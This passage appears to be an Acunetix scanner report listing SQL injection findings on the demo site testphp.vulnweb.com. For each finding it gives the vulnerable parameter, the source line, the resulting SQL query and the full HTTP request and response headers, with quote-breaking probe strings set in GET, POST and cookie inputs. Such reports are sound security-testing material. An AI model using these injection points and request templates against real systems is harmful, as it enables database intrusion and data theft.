Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:42 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4061
```

/listproducts.php

Details

URL encoded GET input cat was set to 1ACUSTART'"KUXVmACUEND
Additional details:

Source file: /hj/var/www//listproducts.php line: 61

SQL query: SELECT a.*, b.aname, b.artist_id, c.cname FROM pictures a, artists b, categ c WHERE a.cat_id=c.cat_id AND a.a_id=b.artist_id AND a.cat_id=1ACUSTART'"KUXVmACUEND "mysql_query" was called.

Request headers

```
GET /listproducts.php?artist=1&cat=1ACUSTART'%22KUXVmACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:00 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4061
```

/listproducts.php

Details

URL encoded GET input cat was set to 1ACUSTART'"50p5AACUEND
Additional details:

Source file: /hj/var/www//listproducts.php line: 61

SQL query: SELECT a.*, b.aname, b.artist_id, c.cname FROM pictures a, artists b, categ c WHERE a.cat_id=c.cat_id AND a.a_id=b.artist_id AND a.cat_id=1ACUSTART'"50p5AACUEND "mysql_query" was called.

Request headers

```
GET /listproducts.php?cat=1ACUSTART'%2250p5AACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:37 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4061
```

/listproducts.php

Details

Cookie input login was set to 1ACUSTART'"06VmZACUEND
Additional details:

Source file: /hj/var/www//listproducts.php line: 43

SQL query: SELECT * FROM users WHERE uname='1ACUSTART'"06VmZACUEND' AND pass='' "mysql_query" was called.

Request headers

```
GET /listproducts.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Cookie: login=1ACUSTART'"06VmZACUEND
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:56:02 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4168
```

/Mod_Rewrite_Shop/buy.php

Details

URL encoded GET input id was set to 1ACUSTART'"V4KlIACUEND
Additional details:

Source file: /hj/var/www//Mod_Rewrite_Shop/buy.php line: 6

SQL query: SELECT * from products where id=1ACUSTART'"V4KlIACUEND "mysql_query" was called. Stack trace: 1. ProcessID([string] "1ACUSTART'"V4KlIACUEND")

Request headers

```
GET /Mod_Rewrite_Shop/buy.php?id=1ACUSTART'%22V4KlIACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:45 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 163
```

/Mod_Rewrite_Shop/details.php

Details

URL encoded GET input id was set to 1ACUSTART'"pqpeyACUEND
Additional details:

Source file: /hj/var/www//Mod_Rewrite_Shop/details.php line: 4

SQL query: SELECT * from products where id=1ACUSTART'"pqpeyACUEND "mysql_query" was called.

Request headers

```
GET /Mod_Rewrite_Shop/details.php?id=1ACUSTART'%22pqpeyACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:47 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 208
```

/Mod_Rewrite_Shop/rate.php

Details

URL encoded GET input id was set to 1ACUSTART'"4F6XAACUEND
Additional details:

Source file: /hj/var/www//Mod_Rewrite_Shop/rate.php line: 6

SQL query: SELECT * from products where id=1ACUSTART'"4F6XAACUEND "mysql_query" was called. Stack trace: 1. ProcessID([string] "1ACUSTART'"4F6XAACUEND")

Request headers

```
GET /Mod_Rewrite_Shop/rate.php?id=1ACUSTART'%224F6XAACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:44 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 164
```

/product.php

Details

Cookie input login was set to 1ACUSTART'"jk64QACUEND
Additional details:

Source file: /hj/var/www//product.php line: 51

SQL query: SELECT * FROM users WHERE uname='1ACUSTART'"jk64QACUEND' AND pass='' "mysql_query" was called.

Request headers

```
GET /product.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Cookie: login=1ACUSTART'"jk64QACUEND
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:55:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4378
```

/product.php

Details

URL encoded GET input pic was set to 1ACUSTART'"DJhvsACUEND
Additional details:

Source file: /hj/var/www//product.php line: 68

SQL query: SELECT a.*, b.aname, b.artist_id, c.cname FROM pictures a, artists b, categ c WHERE a.cat_id=c.cat_id AND a.a_id=b.artist_id AND a.pic_id=1ACUSTART'"DJhvsACUEND "mysql_query" was called.

Request headers

```
GET /product.php?pic=1ACUSTART'%22DJhvsACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:35 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4414
```

/search.php

Details

Cookie input login was set to 1ACUSTART'"IERsnACUEND
Additional details:

Source file: /hj/var/www//search.php line: 44

SQL query: SELECT * FROM users WHERE uname='1ACUSTART'"IERsnACUEND' AND pass='' "mysql_query" was called.

Request headers

```
GET /search.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Cookie: login=1ACUSTART'"IERsnACUEND
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:51:51 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4046
```

/search.php

Details

URL encoded POST input searchFor was set to 1ACUSTART'"iqHbWACUEND
Additional details:

Source file: /hj/var/www//search.php line: 70

SQL query: SELECT a.*, b.aname, b.artist_id, c.cname FROM pictures a, artists b, categ c WHERE a.cat_id=c.cat_id AND a.a_id=b.artist_id AND (LOCATE('1ACUSTART'"iqHbWACUEND', a.title) > 0 OR LOCATE('1ACUSTART'"iqHbWACUEND', a.pshort) > 0) "mysql_query" was called.

Request headers

```
POST /search.php?test=1 HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 34
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

searchFor=1ACUSTART'%22iqHbWACUEND
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:31 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 3997
```

/search.php

Details

URL encoded POST input searchFor was set to 1ACUSTART'"eoVupACUEND
Additional details:

Source file: /hj/var/www//search.php line: 70

SQL query: SELECT a.*, b.aname, b.artist_id, c.cname FROM pictures a, artists b, categ c WHERE a.cat_id=c.cat_id AND a.a_id=b.artist_id AND (LOCATE('1ACUSTART'"eoVupACUEND', a.title) > 0 OR LOCATE('1ACUSTART'"eoVupACUEND', a.pshort) > 0) "mysql_query" was called.

Request headers

```
POST /search.php?test=query HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 46
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

goButton=go&searchFor=1ACUSTART'%22eoVupACUEND
```

Response headers

```
HTTP/1.1 200 OK
```

```
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:54 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 3997
```

/search.php

Details

URL encoded GET input test was set to 1ACUSTART'"ggRckACUEND
Additional details:

Source file: /hj/var/www//search.php line: 60

SQL query: SELECT * FROM guestbook WHERE sender='1ACUSTART'"ggRckACUEND'; "mysql_query" was called.

Request headers

```
POST /search.php?test=1ACUSTART'%22ggRckACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 22
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

goButton=go&searchFor=
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:53 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 6716
```

/search.php

Details

URL encoded GET input test was set to 1ACUSTART'"ETI5xACUEND
Additional details:

Source file: /hj/var/www//search.php line: 60

SQL query: SELECT * FROM guestbook WHERE sender='1ACUSTART'"ETI5xACUEND'; "mysql_query" was called.

Request headers

```
POST /search.php?test=1ACUSTART'%22ETI5xACUEND HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 11
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

```
searchFor=1
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:31 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 4120
```

/secured/newuser.php

Details

URL encoded POST input uuname was set to 1ACUSTART'"hQYgoACUEND
Additional details:

Source file: /hj/var/www//secured/newuser.php line: 16

SQL query: SELECT * FROM users WHERE uname='1ACUSTART'"hQYgoACUEND' "mysql_query" was called.

Request headers

```
POST /secured/newuser.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 207
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

signup=signup&uaddress=3137%20Laguna%20Street&ucc=4111111111111111&uemail=sample%40email
.tst&upass=g00dPa%24%24w0rD&upass2=g00dPa%24%24w0rD&uphone=555-666-0606&urname=awbepvus&
uuname=1ACUSTART'%22hQYgoACUEND
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:35 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 421
```

/sendcommand.php

Details

URL encoded POST input cart_id was set to 1ACUSTART'"Y670fACUEND
Additional details:

Source file: /hj/var/www//sendcommand.php line: 17

SQL query: DELETE FROM carts WHERE cart_id='1ACUSTART'"Y670fACUEND' "mysql_query" was called.

Request headers

```
POST /sendcommand.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 85
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
```

```
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

cart_id=1ACUSTART'%22Y670fACUEND&submitForm=place%20a%20command%20for%20these%20items
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:50:14 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 543
```

/sendcommand.php

Details

URL encoded POST input cart_id was set to 1ACUSTART'"fkhuTACUEND
Additional details:

Source file: /hj/var/www//sendcommand.php line: 17

SQL query: DELETE FROM carts WHERE cart_id='1ACUSTART'"fkhuTACUEND' "mysql_query" was called.

Request headers

```
POST /sendcommand.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 32
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

cart_id=1ACUSTART'%22fkhuTACUEND
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:46:56 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 543
```

/userinfo.php

Details

Cookie input login was set to 1ACUSTART'"jzOZ3ACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 46

SQL query: SELECT * FROM users WHERE uname='1ACUSTART'"jzOZ3ACUEND' AND pass='' "mysql_query" was called.

Request headers

```
GET /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Cookie: login=1ACUSTART'"jzOZ3ACUEND
Referer: http://testphp.vulnweb.com:80/
```

```
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:51:31 GMT
Content-Type: text/html
Content-Length: 160
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php
```

/userinfo.php

Details

URL encoded POST input pass was set to 1ACUSTART'"UoFaAACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 8

SQL query: SELECT * FROM users WHERE uname='test' AND pass='1ACUSTART'"UoFaAACUEND' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 40
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

pass=1ACUSTART'%22UoFaAACUEND&uname=test
```

Response headers

```
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:05 GMT
Content-Type: text/html
Content-Length: 159
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php
```

/userinfo.php

Details

URL encoded POST input uaddress was set to 1ACUSTART'"sfFxdACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 32

SQL query: UPDATE users SET name = 'John Smith', cc = '1234-5678-2300-9000', address = '1ACUSTART'"sfFxdACUEND', email = 'email@email.com', phone = '2323345' WHERE uname = 'test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 135
```

```
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=1ACUSTART'%22sfFxdACUEND&ucc=1234-5678-2300-9000&uemail=email@email.com&uname=1
&update=update&uphone=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:33 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 35
```

/userinfo.php

Details

URL encoded POST input uaddress was set to 1ACUSTART'"zakUNACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 32

SQL query: UPDATE users SET name = 'John Smith', cc = '1234-5678-2300-9000', address = '1ACUSTART'"zakUNACUEND', email = 'email@email.com', phone = '2323345' WHERE uname = 'test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 131
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=1ACUSTART'%22zakUNACUEND&ucc=1234-5678-2300-9000&uemail=email%40email.com&updat
e=update&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:43 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 35
```

/userinfo.php

Details

URL encoded POST input ucc was set to 1ACUSTART'"0fCEfACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 32

SQL query: UPDATE users SET name = 'John Smith', cc = '1ACUSTART'"0fCEfACUEND', address = '21 street', email = 'email@email.com', phone = '2323345' WHERE uname = 'test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 125
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1ACUSTART'%220fCEfACUEND&uemail=email@email.com&uname=1&update=update&uphone=
2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:33 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 35
```

/userinfo.php

Details

URL encoded POST input ucc was set to 1ACUSTART'"WRLOSACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 32

SQL query: UPDATE users SET name = 'John Smith', cc = '1ACUSTART'"WRLOSACUEND', address = '21 street', email = 'email@email.com', phone = '2323345' WHERE uname = 'test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 123
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=1ACUSTART'%22WRLOSACUEND&uemail=email%40email.com&update=update
&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:43 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 35
```

/userinfo.php

Details

URL encoded POST input uemail was set to 1ACUSTART'"GA6bvACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 32

SQL query: UPDATE users SET name = 'John Smith', cc = '1234-5678-2300-9000', address = '21 street', email = '1ACUSTART'"GA6bvACUEND', phone = '2323345' WHERE uname = 'test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 125
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21%20street&ucc=1234-5678-2300-9000&uemail=1ACUSTART'%22GA6bvACUEND&update=upda
te&uphone=2323345&urname=John%20Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:44 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 35
```

/userinfo.php

Details

URL encoded POST input uemail was set to 1ACUSTART'"2OyQxACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 32

SQL query: UPDATE users SET name = 'John Smith', cc = '1234-5678-2300-9000', address = '21 street', email = '1ACUSTART'"2OyQxACUEND', phone = '2323345' WHERE uname = 'test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 129
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uaddress=21
street&ucc=1234-5678-2300-9000&uemail=1ACUSTART'%222OyQxACUEND&uname=1&update=update&uph
one=2323345&urname=John Smith
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:47:33 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 35
```

/userinfo.php

Details

URL encoded POST input uname was set to 1ACUSTART'"akcsBACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 8

SQL query: SELECT * FROM users WHERE uname='1ACUSTART'"akcsBACUEND' AND pass='test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 40
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

pass=test&uname=1ACUSTART'%22akcsBACUEND
```

Response headers

```
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:48:05 GMT
Content-Type: text/html
Content-Length: 159
Connection: close
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php
```

/userinfo.php

Details

URL encoded POST input uphone was set to 1ACUSTART'"jhbmoACUEND
Additional details:

Source file: /hj/var/www//userinfo.php line: 32

SQL query: UPDATE users SET name = 'John Smith', cc = '1234-5678-2300-9000', address = '21 street', email = 'email@email.com', phone = '1ACUSTART'"jhbmoACUEND' WHERE uname = 'test' "mysql_query" was called.

Request headers

```
POST /userinfo.php HTTP/1.1
Acunetix-Aspect-Password: *****
Acunetix-Aspect: enabled
Content-Length: 137
```

```
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com:80/
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
